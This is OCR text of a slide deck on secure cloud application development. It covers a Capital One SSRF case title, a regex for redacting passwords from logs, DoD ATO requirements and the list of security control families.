

# Developing Secure Applications in the Cloud



SUPRTEK

# Application Security: 1997




SUPRTEK

# Putting Security on an Insecure App


SUPRTEK

# Capital One Server-Side Request Forgery (SSRF)


SUPRTEK

# Fixing Passwords in Logs

… password=p@$$w0rd …

searchFor=(password=)[^;]*:replaceWith=$1____REMOVED____;

… password=____REMOVED____ …

… "password" : "p@$$w0rd" …

# Securing Custom Applications

- Many DoD Contracts involve software development
- ATO demands that the program demonstrate that it is secure.
- Each system is subject to a set of security controls
- An ATO will require submitting documentation explaining how those controls are implemented
- Let’s look at these controls

SUPRTEK

# Control families

- AC - Access Control
- AU - Audit and Accountability
- AT - Awareness and Training
- CM - Configuration Management
- CP - Contingency Planning
- IA - Identification and Authentication
- IR - Incident Response
- MA - Maintenance
- MP - Media Protection
- PS - Personnel Security
- PE - Physical and Environmental Protection
- PL - Planning
- PM - Program Management
- RA - Risk Assessment
- CA - Security Assessment and Authorization
- SC - System and Communications Protection
- SI - System and Information Integrity
- SA - System and Services Acquisition


SUPRTEK

# Control families: Inheritance


- AC - Access Control
- AU - Audit and Accountability
- AT - Awareness and Training
- CM - Configuration Management
- CP - Contingency Planning
- IA - Identification and Authentication
- IR - Incident Response
- MA - Maintenance
- MP - Media Protection
- PS - Personnel Security
- PE - Physical and Environmental Protection
- PL - Planning
- PM - Program Management
- RA - Risk Assessment
- CA - Security Assessment and Authorization
- SC - System and Communications Protection
- SI - System and Information Integrity
- SA - System and Services Acquisition

SUPRTEK


# Example: Simple Web Application



